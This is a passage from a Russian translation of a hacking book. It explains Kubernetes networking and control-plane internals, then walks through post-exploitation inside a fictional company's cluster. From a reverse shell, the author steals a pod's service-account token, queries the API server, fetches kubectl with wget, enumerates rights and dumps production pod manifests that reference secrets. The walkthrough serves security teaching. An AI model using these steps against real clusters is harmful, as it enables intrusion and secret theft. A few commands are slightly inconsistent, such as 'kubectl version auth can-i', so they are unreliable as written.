


Рис. 7.2. Сетевая конфигурация модуля, контейнеров и хост-машины (узла)




Рис. 7.3. Объект развертывания Kubernetes

Развертывание описывает, сколько модулей должно работать в любой момент времени, и контролирует стратегию репликации. Оно будет автоматически возрождать модули, если они выйдут из строя, но его ключевой особенностью является чередование обновлений. Например, если мы решим обновить образ контейнера и, таким образом, отправим обновленный манифест развертывания, развертывание стратегически заменит модули, гарантируя постоянную доступность приложения в процессе обновления. Если что-то пойдет не так, новое развертывание откатится к предыдущей версии нужного состояния.

Давайте удалим наш предыдущий автономный модуль, чтобы вместо этого мы могли воссоздать его как часть объекта развертывания:

```
root@DemoLab:/# kubectl delete -f myapp.yaml
```

Чтобы создать под как объект развертывания, мы отправляем новый файл манифеста типа `Deployment`, указываем метки контейнеров для репликации и добавляем конфигурацию предыдущего модуля в его файл манифеста (см. листинг 7.2). Поды почти всегда создаются как часть ресурсов развертывания.


Листинг 7.2. Повторное создание нашего пода в качестве объекта развертывания

```
# Файл deployment_myapp.yaml
# Минимальное описание для запуска двух подов
apiVersion: apps/v1
kind: Deployment # Отправляем объект развертывания
metadata:
  name: myapp # Имя развертывания
spec:
  selector:
    matchLabels: # Метка подов
      app: myapp
  replicas: 2 # Количество подов, которые надо развернуть
  template: # Ниже идет классическое определение пода
    metadata:
      labels:
        app: myapp # Метка пода
    spec:
      containers:
        - name: nginx # Первый контейнер
          image: sparcflow/nginx
          ports:
            - containerPort: 8080
        - name: mydb # Второй контейнер
          image: redis
          ports:
            - containerPort: 6379
```

Далее мы отправляем файл манифеста и проверяем детали новых подов развертывания:

```
root@DemLab:/# kubectl apply -f deployment_myapp.yaml
deployment.apps/myapp created
root@DemLab:/# kubectl get pods
NAME                READY   STATUS   RESTARTS   AGE
myapp-7db4f7-btm6s  2/2     Running  0          1m38s
myapp-9dc4ea-ltd3s  2/2     Running  0          1m43s
```

На рис. 7.4 показаны эти два работающих пода.






Рис. 7.4. Работают два пода, каждый из которых состоит из двух контейнеров

Все поды и узлы, являющиеся частью одного и того же кластера Kubernetes, могут свободно взаимодействовать друг с другом без необходимости использования методов маскировки, таких как преобразование сетевых адресов (NAT). Это неограниченное общение – одна из ключевых сетевых функций Kubernetes. Наш под A на машине B должен иметь возможность связаться с подом C на машине D, следуя обычным маршрутам, определенным на уровне машины/маршрутизатора/подсети/VPC. Эти маршруты автоматически создаются инструментами настройки кластера Kubernetes.

Балансировка трафика

Теперь нам нужно сбалансировать трафик на эти два пода. Если один из них выходит из строя, пакеты должны автоматически перенаправляться на оставшийся под, пока не будет запущен новый под. Объект, описывающий эту конфигурацию, называется *службой* и изображен на рис. 7.5.




Рис. 7.5. Объект службы кластера

Файл манифеста службы состоит из метаданных, добавляющих теги к этой службе и ее правилам маршрутизации, в которых указывается, на какие поды следует отправлять трафик и какой порт прослушивать (см. листинг 7.3).

Листинг 7.3. Файл манифеста службы

```
# Файл myservice.yaml
# Минимальное описание для запуска службы
apiVersion: v1
kind: Service # Создаем службу
metadata:
  name: myapp
  labels:
    app: myapp # Метка службы
spec:
  selector:
    app: myapp # Целевой под с селектором "app:myapp"
  ports:
    - protocol: TCP
      port: 80 # Служба прослушивает порт 80
      targetPort: 8080 # Пересылает трафик с порта 80 на порт 8080 пода
```

Затем мы отправляем этот файл манифеста для создания службы, и нашей службе назначается IP-адрес кластера, доступный только внутри кластера:

```
root@DemLab:/# kubectl apply -f service_myapp.yaml
service/myapp created

root@DemLab:/# kubectl get svc myapp
NAME    TYPE        CLUSTER-IP       EXTERNAL-IP    PORT(S)
myapp   ClusterIP   10.100.166.225   <none>         80/TCP
```

Модуль на другом компьютере, который хочет связаться с нашим сервером Nginx, отправит свой запрос на этот IP-адрес кластера через порт 80, который затем перенаправит трафик на порт 8080 в одном из двух контейнеров.

Давайте быстро создадим временный контейнер, используя общедоступный образ Docker `curlimages/curl`, чтобы протестировать эту настройку и пропинговать IP-адрес кластера:

```
root@DemLab:/# kubectl run -it --rm --image curlimages/curl mycurl -- sh

/$ curl 10.100.166.225
<h1>Listening on port 8080</h1>
```

Отлично, мы можем получить доступ к контейнеру Nginx из кластера.

Вы все еще со мной? Превосходно.

Открытие приложения миру

До этого момента наше приложение все еще было закрыто для внешнего мира. Только внутренние поды и узлы знали, как связаться с IP-

адресом кластера или напрямую связаться с подами. Компьютер, находящийся в другой сети, не имеет необходимой информации о маршрутизации для доступа к каким-либо только что созданным ресурсам. Последний шаг в этом кратком руководстве – сделать службу доступной для вызова из внешнего мира с помощью `NodePort`. Этот объект предоставляет порт на каждом узле кластера, который будет случайным образом указывать на один из двух созданных нами модулей (мы вернемся к этому чуть позже). Мы сохраняем функцию поддержки устойчивости даже для внешнего доступа.

Давайте добавим `type: NodePort` к предыдущему определению службы в файле манифеста:

```
apiVersion: v1
--Сокращено--
  selector:
    app: myapp # Target pods with the selector "app:myapp"
  type: NodePort
  ports:
--Сокращено--
```

Затем мы отправляем манифест службы еще раз:

```
root@DemLab:/# kubectl apply -f service_myapp.yaml
service/myapp configured

root@DemLab:/# kubectl get svc myapp
NAME    TYPE       CLUSTER-IP       EXTERNAL-IP    PORT(S)
myapp   NodePort   10.100.166.225   <none>         80:31357/TCP
```

Любой запрос к внешнему IP-адресу любого узла на порту 31357 будет случайным образом достигать одного из двух модулей Nginx. Вот быстрый тест:

```
root@AnotherMachine:/# curl 54.229.80.211:31357
<h1>Listening on port 8080</h1>
```

Уфф ... теперь все сделано. Мы также могли бы добавить еще один уровень сети, создав балансировщик нагрузки, чтобы предоставить более распространенные порты, такие как 443 и 80, которые будут направлять трафик на этот порт узла, но давайте пока остановимся здесь.

Что у Kubernetes под капотом?

У нас где-то работает отказоустойчивое контейнерное приложение со слабой балансировкой нагрузки. Теперь самое интересное. Давайте присмотримся к тому, что только что произошло, и раскроем грязные

секреты, которые каждое онлайн-руководство, кажется, спешно заметает под ковер.

Когда я впервые начал экспериментировать с Kubernetes, меня беспокоил тот IP-адрес кластера, который мы получаем при создании службы. Очень беспокоил. Откуда он взялся? Подсеть узлов – 192.168.0.0/16. Контейнеры плавают в собственном пуле 10.0.0.0/16. Откуда, черт возьми, взялся этот IP?

Мы можем перечислить каждый интерфейс каждого узла в нашем кластере и не найдем этот IP-адрес. Потому что его не существует! Это просто целевое правило `iptables`. Правило передается всем узлам и предписывает им пересылать все запросы, отправленные на этот несуществующий IP-адрес, в один из двух созданных нами модулей. Вот и все. Вот что такое объект службы – набор правил `iptables`, которые управляются компонентом, называемым `kube-proxy`.

`Kube-proxy` тоже является подом, но не простым, а особенным. Он работает на каждом узле кластера, тайно управляя сетевым трафиком. Несмотря на свое название, на самом деле он не пересылает пакеты, по крайней мере в последних версиях. Он автоматически создает и обновляет правила `iptables` на всех узлах, чтобы гарантировать, что сетевые пакеты достигают места назначения.

Когда пакет достигает узла (или пытается покинуть его), он автоматически отправляется в цепочку `iptables KUBE-SERVICES`, которую мы можем изучить с помощью команды `iptables-save`:

```
root@KubeNode:/# iptables-save
-A PREROUTING -m comment --comment "kube" -j KUBE-SERVICES
--Сокращено--
```

Эта цепочка пытается сопоставить пакет с несколькими правилами исходя из его IP-адреса и порта назначения (флаги `-d` и `--dport`):

```
--Сокращено--
-A KUBE-SERVICES -d 10.100.172.183/32 -p tcp -m tcp --dport 80 -j KUBE-SVC-NPJI
```

А вот и наш непослушный кластерный IP! Любой пакет, отправленный на адрес 10.100.172.183, перенаправляется в цепочку `KUBE-SVC-NPJ`, которая определена несколькими строками ниже:

```
--Сокращено--
-A KUBE-SVC-NPJI -m statistic --mode random --probability 0.50000000000 -j KUBE-SEP-GEGI

-A KUBE-SVC-NPJI -m statistic --mode random --probability 0.50000000000 -j KUBE-SEP-VUBW
```

Каждое правило в этой цепочке случайным образом сопоставляет пакет в 50 % случаев и перенаправляет его в другую цепочку, которая в конечном итоге отправляет пакет одному из двух работающих модулей. Устойчивость объекта службы – не что иное, как следствие работы статистического модуля `iptables`:

```
--Сокращено--
-A KUBE-SEP-GEGI -p tcp -m tcp -j DNAT --to-destination 192.168.127.78:8080

-A KUBE-SEP-VUBW -p tcp -m tcp -j DNAT --to-destination 192.168.155.71:8080
```

Пакет, отправленный на порт узла, будет следовать той же цепочке обработки, за исключением того, что он не будет соответствовать ни одному правилу IP кластера, поэтому автоматически отправится в цепочку `KUBE-NODEPORTS`. Если порт назначения совпадает с предварительно объявленным портом узла, пакет перенаправляется на сервер балансировки нагрузки. Цепочка `KUBE-SVC-NPJI`, которую мы видели, распределяет ее по подам случайным образом:


```
--Сокращено--
-A KUBE-SERVICES -m comment --comment "last rule in this chain" -m addrtype
--dst-type LOCAL -j KUBE-NODEPORTS

-A KUBE-NODEPORTS -p tcp -m tcp --dport 31357 -j KUBE-SVC-NPJI
```

Вот и все: просто продуманная цепочка правил `iptables` и сетевых маршрутов.

В Kubernetes каждая маленькая задача выполняется выделенным компонентом. `Kube-proxy` отвечает за настройку сети. Он отличается тем, что работает как модуль на каждом узле, в то время как остальные основные компоненты работают внутри нескольких модулей на выбранной группе узлов, называемых главными узлами.

Среди 100 узлов, которые мы создали при создании кластера из 100 машин, на одном главном узле будет размещена коллекция модулей, составляющих спинной мозг Kubernetes: сервер API, планировщик и диспетчер контроллеров (рис. 7.6).






Рис. 7.6. Поды, работающие на главном узле, по сравнению с подами на обычных узлах

ПРИМЕЧАНИЕ *В конфигурации с несколькими главными узлами у нас будет три или более реплик каждого из этих подов, но только один активный под на службу в любой момент времени.*

На самом деле мы уже взаимодействовали с главным узлом при использовании команд `kubectl apply` для отправки файлов манифеста. Kubectl – это оболочка, которая отправляет HTTP-запросы на важнейший под сервера API, основную точку входа для извлечения и сохранения знаменитого желаемого состояния кластера. Вот типичная конфигурация, которую можно использовать для доступа к кластеру Kubernetes (`~/.kube/config`):

```
apiVersion: v1
kind: Config
clusters:
- cluster:
    certificate-authority: /root/.minikube/ca.crt
    server: https://192.168.99.100:8443
  name: minikube
--Сокращено--
users:
- name: sparc
  user:
    client-certificate: /root/.minikube/client.crt
    client-key: /root/.minikube/client.key
--Сокращено--
```

URL-адрес нашего сервера API в данном случае – https://192.168.99.100. Если коротко, сервер API – это единственный модуль, которому разрешено читать/записывать желаемое состояние в базе данных. Хотите получить список подов? Спросите сервер API. Хотите сообщить о сбое модуля? Сообщите серверу API. Это главный оркестратор, который дирижирует сложной симфонией Kubernetes.

Когда мы отправили наш файл развертывания на сервер API через `kubectl` (HTTP), он выполнил ряд проверок (аутентификация и авторизация, о которых мы поговорим в главе 8), а затем записал этот объект развертывания в базу данных `etcd`, которая является базой данных типа «ключ-значение» и поддерживает согласованное состояние на нескольких узлах (или модулях) с использованием алгоритма консенсуса Raft. В случае с Kubernetes `etcd` описывает желаемое состояние кластера, например количество модулей, их файлы манифеста, описания служб, описания узлов и т. д.

Как только сервер API записывает объект развертывания в `etcd`, желаемое состояние официально изменяется. Он уведомляет обработчик обратного вызова, который подписался на это конкретное событие, – так называемый контроллер развертывания, другой компонент, работающий на главном узле.

Все взаимодействия внутри Kubernetes основаны на этом типе управляемого событиями поведения, что стало возможным благодаря функции наблюдения `etcd`. Сервер API получает уведомление или действие. Он считывает или изменяет желаемое состояние в `etcd`, что запускает событие, доставляемое соответствующему обработчику.

Контроллер развертывания запрашивает сервер API отправить обратно новое желаемое состояние, замечает, что развертывание было инициализировано, но не находит никаких ссылок на группу модулей, которыми он должен управлять. Он устраняет это несоответствие, создавая объект `ReplicaSet`, описывающий стратегию репликации группы модулей.

Эта операция снова проходит через сервер API, который еще раз обновляет состояние. Однако на этот раз событие отправляется контроллеру ReplicaSet, который, в свою очередь, замечает несоответствие между желаемым состоянием (группа из двух подов) и реальность (без подов). Он переходит к созданию определения контейнеров.

Этот процесс (как вы уже догадались) снова проходит через API-сервер, запускающий после изменения состояния обратный вызов для создания пода, за которым следит `kube-scheduler` (выделенный под, работающий на главном узле).

Планировщик видит два модуля в базе данных в состоянии ожидания. Для него это неприемлемая ситуация. Он запускает свой алгоритм планирования, чтобы найти подходящие узлы для размещения этих двух модулей, обновляет описания модулей соответствующими узлами и отправляет лот на сервер API для сохранения в базе данных.

Последней частью этого бюрократического безумия является *кублет* (kubelet) – это процесс (не модуль!), выполняемый на каждом рабочем узле, который регулярно получает список модулей, которые он должен запускать, с сервера API. Кублет обнаруживает, что на его хосте должны быть запущены два дополнительных контейнера, поэтому он запускает их через среду выполнения контейнера (обычно Docker). Наши поды наконец-то оживают.

Сложно? Не то слово. Но нельзя отрицать красоту этой схемы синхронизации. Хотя мы рассмотрели только один рабочий процесс из множества возможных взаимодействий, будьте уверены, что теперь вы сможете понять почти каждую прочитанную вами статью о Kubernetes. Мы даже готовы перейти к следующему шагу, потому что, если вы не забыли, у нас есть настоящий кластер, ожидающий нас в MXR Ads.

Дополнительные ресурсы

- Дополнительные сведения о мостах и пулах мостов можно найти в документации по Docker: *https://docs.Docker.com/network/bridge/*.
- Поды в Amazon Elastic Kubernetes Service (EKS) напрямую подключаются к сетевому интерфейсу Elastic, а не через мостовую сеть. Подробнее см. *https://amzn.to/37Rff5c*.

- Дополнительные сведения о сети Kubernetes между подами см. на странице *http://bit.ly/3a0hJjX*.
- Вот обзор других способов доступа к кластеру извне: *http://bit.ly/30aGqFU*.
- Для получения дополнительной информации о `etcd` см. *http://bit.ly/36MAjKr* и *http://bit.ly/2sds4bg*.
- Взлом Kubernetes через API без аутентификации описан на *http://bit.ly/36NBk4S*.

8

ПОБЕГ ИЗ KUBERNETES

Вооружившись новыми знаниями о Kubernetes, мы возвращаемся к нашей импровизированной удаленной оболочке в приложении для опроса, чтобы собирать информацию, повышать привилегии и, надеюсь, найти путь к интересным данным о таргетинге пользователей.

Мы возобновляем доступ к оболочке в контейнере surveyapp и смотрим на переменные среды:

```
shell> env

KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.100.0.1:443
```

Благодаря нашим новым знаниям эти переменные среды приобретают новое значение: KUBERNETES_PORT_443_TCP должна ссылаться на IP-адрес кластера, скрывающий сервер API, знаменитый оркестратор Kubernetes. В документации указано, что API соответствует стандарту OpenAPI, поэтому мы можем выбрать маршрут по умолчанию /api с помощью печально известной утилиты curl. Переключатель -L в curl следует за перенаправлениями HTTP, а переключатель -k игнорирует предупреждения SSL-сертификата. Мы попробуем это сделать, как показано в листинге 8.1.

Листинг 8.1. Попытка доступа к маршруту /api *по умолчанию на сервере API*

```
shell> curl -Lk https://10.100.0.1/api

message: forbidden: User "system:anonymous" cannot get path "/api",
reason: Forbidden
```

Ой, нас заблокировали! Впрочем, ответ, который мы получили, не должен сильно удивлять. Начиная с версии 1.8 Kubernetes поддерживает стабильную версию *управления доступом на основе ролей* (role-based access control, RBAC) – модели безопасности, которая блокирует доступ к серверу API для неавторизованных пользователей. Даже «небезопасный» API, прослушивающий порт 8080, ограничен адресом локального хоста:

```
shell> curl -L http://10.100.0.1:8080
(timeout)
```

Чтобы понять, сможем ли мы обойти это ограничение, нужно более подробно рассмотреть систему RBAC Kubernetes.

Система RBAC в Kubernetes

В Kubernetes применяется довольно стандартная реализация RBAC. Администраторы могут создавать учетные записи пользователей для операторов-людей или учетные записи служб, которые можно назначать подам. Каждая учетная запись пользователя или службы дополнительно связана с ролью, имеющей определенные привилегии – получение, перечисление, изменение и т. д. – над такими ресурсами, как поды, узлы и *секреты* (secret). Связь между субъектом (пользователем или учетной записью службы) и ролью называется *привязкой* (binding).

ПРИМЕЧАНИЕ *Секрет в Kubernetes – это часть конфиденциальных данных, хранящихся в базе данных etcd и подлежащих ограничению доступа. Секрет служит альтернативой жестко запрограммированным паролям в манифесте пода. Он вводится во время выполнения через переменные среды или смонтированную файловую систему.*

Как и любой другой ресурс Kubernetes, учетные записи служб, роли и их привязки определяются в файлах манифеста, хранящихся в базе данных etcd. Определение учетной записи службы выглядит примерно так, как показано в листинге 8.2.

Листинг 8.2. Файл манифеста ClusterRoleBinding

```
# Определение учетной записи службы

apiVersion: v1
```

```
kind: ServiceAccount # развертывание учетной записи службы
metadata:
  - name: metrics-ro # имя учетной записи службы
--
# Связывание учетной записи с ролью администратора кластера

apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: manager-binding # имя связывания
subjects:
- kind: ServiceAccount
  name: metrics-ro # имя учетной записи службы
  apiGroup: ""
roleRef:
  kind: ClusterRole
  name: cluster-admin # роль по умолчанию со всеми привилегиями
  apiGroup: ""
```

Администратор, который хочет назначить учетную запись службы обычному поду, может добавить одно свойство serviceAccountName, например:

```
apiVersion: v1
kind: Pod # We want to deploy a Pod
metadata:
--Сокращено--
spec:
  containers:
    serviceAccountName: metrics-ro
    - name: nginx # First container
--Сокращено--
```

Ранее мы обращались к серверу API без какой-либо аутентификации, поэтому нам, естественно, был назначен анонимный пользователь по умолчанию system:anonymous, у которого отсутствуют какие-либо привилегии. Это помешало нам получить доступ к серверу API. Здравый смысл подсказывает, что контейнер, в котором отсутствует атрибут serviceAccountName, также унаследует тот же статус анонимной учетной записи.

Это разумное предположение, но Kubernetes работает по-другому. Каждому поду без учетной записи службы автоматически назначается учетная запись system:serviceaccount:default:default. Обратите внимание на тонкую разницу между «анонимным» и «по умолчанию». Второе определение кажется менее опасным, чем первое. Оно вызывает больше доверия. Внутри контейнера даже смонтирован токен аутентификации!

Ищем учетную запись службы, смонтированную по умолчанию контейнером:

```
shell> mount |grep -i secrets
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)

shell> cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6ImQxNWY4MzcwNjI5Y2FmZGRi...
```

Токен учетной записи на самом деле представляет собой подписанную строку *нотации объектов JavaScript* (JavaScript Object Notation, JSON), также известную как *веб-токен JSON* (JSON Web Token, JWT). Эта строка содержит информацию, определяющую учетную запись службы. Мы можем декодировать с помощью `base64` часть строки JWT, чтобы подтвердить подлинность учетной записи службы по умолчанию и получить немного информации:

```
shell> cat /run/secrets/kubernetes.io/serviceaccount/token \
| cut -d "." -f 2 \
| base64 -d

{
"iss": "kubernetes/serviceaccount",

"kubernetes.io/serviceaccount/namespace": "prod",

"kubernetes.io/serviceaccount/secret.name": "default-token-2mpcg",

"kubernetes.io/serviceaccount/service-account.name": "default",

"kubernetes.io/serviceaccount/service-account.uid": "956f6a5d-0854-11ea-9d5f-06c16d8c2dcc",

"sub": "system:serviceaccount:prod:default"
}
```

JWT имеет несколько обычных полей, также называемых *зарегистрированными заявлениями* (registered claim): эмитент (`iss`), которым в данном случае является контроллер учетных записей службы Kubernetes; тема (`sub`), которая является именем учетной записи; и пространство имен (подробнее об этом чуть позже), в данном случае это `prod`. Очевидно, что мы не можем изменить эту информацию, чтобы выдать себя за другую учетную запись, не аннулируя подпись, добавленную к этому файлу JSON.

Пространство имен (namespace) – это логический раздел, разделяющий группы ресурсов Kubernetes, такие как поды, учетные записи служб, секреты и т. д., обычно назначаемые администратором. Это «мягкий» барьер, который позволяет создавать более детальные разрешения RBAC, например роль с разрешением «перечислить все поды» будет ограничена перечислением подов, принадлежащих ее пространству имен. Учетная запись службы по умолчанию также зависит от пространства имен. Каноническое имя учетной записи, которую мы только что получили, – `system:serviceaccount:prod:default`.

ПРИМЕЧАНИЕ *Я описываю пространство имен как «мягкую» схему изоляции, поскольку узлы не подчиняются пространствам имен. Администраторы всегда могут попросить* `kube-scheduler` *назначать поды данного пространства имен только узлам с заданным тегом или аннотацией, но многие считают, что это противоречит всей сути Kubernetes. Кроме того, весь сетевой трафик по умолчанию направляется внутри кластера независимо от пространства имен.*

Этот токен дает нам вторую возможность запросить сервер API. Мы загружаем содержимое файла в переменную `TOKEN` и повторяем наш первый HTTP-запрос из листинга 8.1, отправляя переменную `TOKEN` в качестве заголовка `Authorization`:

```
shell> export TOKEN=$(cat /run/secrets/kubernetes.io/serviceaccount/token)

shell> curl -Lk https://10.100.0.1/api --header “Authorization: Bearer $TOKEN”

"kind": "APIVersions",
"versions": ["v1"],
"serverAddressByClientCIDRs": [{
"clientCIDR": "0.0.0.0/0",
"serverAddress": "ip-10-0-34-162.eu-west-1.compute.internal:443"
}]
```

Ха! Похоже, учетная запись службы по умолчанию действительно имеет больше привилегий, чем анонимная учетная запись. Нам удалось получить действительный идентификатор внутри кластера.

Разведка, второй заход

Вернемся к разведке. Загрузим спецификацию API, доступную на конечной точке `https://10.100.0.1/openapi/v2`, и изучим имеющиеся возможности.

Начнем с получения конечной точки `/version` кластера. Если кластер достаточно старый, можно попробовать использовать общедоступный эксплойт для повышения привилегий:

```
shell> curl -Lk https://10.100.0.1/version --header "Authorization: Bearer $TOKEN"
{
    "major": "1",
    "minor": "14+",
    "gitVersion": "v1.14.6-eks-5047ed",
    "buildDate": "2019-08-21T22:32:40Z",
    "goVersion": "go1.12.9",
                 --Сокращено--
}
```

MXR Ads использует Kubernetes 1.14 на основе Elastic Kubernetes Service (EKS). Это версия Kubernetes, используемая AWS. В этой кон-

фигурации AWS размещает сервер API, etcd и другие контроллеры в своем собственном пуле главных узлов, также называемом *плоскостью контроллера* (controller plane). Клиент (в данном случае MXR Ads) размещает только рабочие узлы (плоскость данных).

Это важная информация, поскольку версия Kubernetes от AWS обеспечивает более сильную привязку между ролями IAM и учетными записями служб, чем версия с самостоятельным размещением. Если мы взломаем правильный под и захватим токен, то сможем атаковать не только кластер Kubernetes, но и ресурсы AWS!

Мы продолжаем наше исследование, пробуя несколько конечных точек API из документации OpenAPI. Мы пробуем api/v1/namespaces/default/secrets/, api/v1/namespaces/default/serviceaccounts и кучу других конечных точек, которые соответствуют ресурсам Kubernetes, но нас неоднократно отвергают с сообщением об ошибке 401. Если мы будем продолжать в том же духе, слишком частые ошибки привлекут ненужное внимание. К счастью, существует API Kubernetes под названием /apis/authorization.k8s.io/v1/selfsubjectaccessreview, который сразу сообщает нам, можем ли мы выполнить действие над данным объектом.

Вызывать эту точку вручную с помощью curl-запроса неудобно, так как для этого потребуется длинная и уродливая полезная нагрузка в формате JSON, поэтому мы загружаем программу Kubectl через нашу обратную оболочку. На этот раз нам не нужно настраивать файл конфигурации, потому что Kubectl автоматически обнаруживает переменные среды, введенные кластером, загружает текущий токен из смонтированного каталога и сразу же становится полностью работоспособным. При помощи следующих команд мы загружаем бинарный файл Kubectl, делаем его исполняемым и снова получаем версию кластера:

```
shell> wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/kubectl

shell> chmod +x kubectl && ./kubectl version

Server Version: version.Info {Major:"1", Minor:"14+", GitVersion:"v1.14.6-eks-5047ed"...
```

Прекрасно! Все работает нормально. Теперь мы многократно вызываем команду auth can-i для наиболее распространенных инструкций – получить поды, получить службы, получить роли, получить секреты и т. д., – чтобы полностью изучить все привилегии, назначенные токену по умолчанию, с которым мы работаем:

```
shell> ./kubectl version auth can-i get nodes
no
shell> ./kubectl version auth can-i get pods
yes
```

Мы быстро приходим к выводу, что единственное разрешение, которое у нас есть в настоящее время, – это перечисление подов в клас-

тере. Но когда мы явно вызываем команду get pods, то получаем следующую ошибку:

```
shell> ./kubectl get pods
Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:
prod:default" cannot list resource "pods" in
API group "" in the namespace "default"
```

Что, если мы попытаемся настроить таргетинг на пространство имен prod – то же самое, в котором размещена наша учетная запись службы?

```
shell> ./kubectl get pods -n prod

stats-deployment-41de-4jxa1     1/1 Running  0   13h51m

redis-depl-69dc-0vslf           1/1 Running  0   21h43m

ssp-elastic-depl-3dbc-3qozx     1/1 Running  0   14h39m

ssp-feeder-deployment-13fe-3evx 1/1 Running  0   10h18m

api-core-deployment-d34c-7qxm   1/1 Running  0   10h18m
--Сокращено--
```

Неплохо! Мы получили список многих сотен подов, работающих в пространстве имен prod.

Поскольку все поды без удостоверения работают с одной и той же учетной записью службы по умолчанию, если один человек предоставит дополнительные привилегии этой учетной записи по умолчанию, все остальные поды, работающие с тем же удостоверением, автоматически наследуют эти же привилегии. Для этого достаточно, чтобы кто-то из IT-специалистов компании, не особо задумываясь, выполнил команду kubectl apply -f *<url>*, которая берет непродуманное определение ресурса из малоизвестного репозитория GitHub и поспешно применяет его к кластеру. Иногда говорят, что команда установки Kubectl – это новый curl *<url>* | sh в мире уязвимостей. Это скрытая расплата за отказ от сложности: люди могут вслепую извлекать и применять файлы манифеста из GitHub, не проверяя и даже не понимая последствий самих инструкций, которые они выполняют, иногда даже предоставляя дополнительные привилегии учетной записи службы по умолчанию. Вероятно, в данном случае именно это и произошло, поскольку учетная запись по умолчанию не имеет встроенного набора привилегий.

Но это только верхушка айсберга. С правильными флагами мы можем даже получить полный манифест каждого пода, что даст нам исчерпывающее изобилие информации, как показано в листинге 8.3.

Листинг 8.3. Загрузка файла манифеста пода

```
shell> ./kubectl get pods -n prod -o yaml > output.yaml
shell> head -100 output.yaml

--snip--
spec:
  containers:
  - image: 886371554408.dkr.ecr.eu-west-1.amazonaws.com/api-core
    name: api-core
  - env:
    - name: DB_CORE_PASS
      valueFrom:
        secretKeyRef:
          key: password
          name: dbCorePassword
    volumeMounts:
    - mountPath: /var/run/secrets/kubernetes.io/serviceaccount
      name: apicore-token-2mpcg
      readOnly: true
  nodeName: ip-192-168-162-215.eu-west-1.compute.internal
  hostIP: 192.168.162.215
  phase: Running
  podIP: 10.0.2.34
--Сокращено--
```

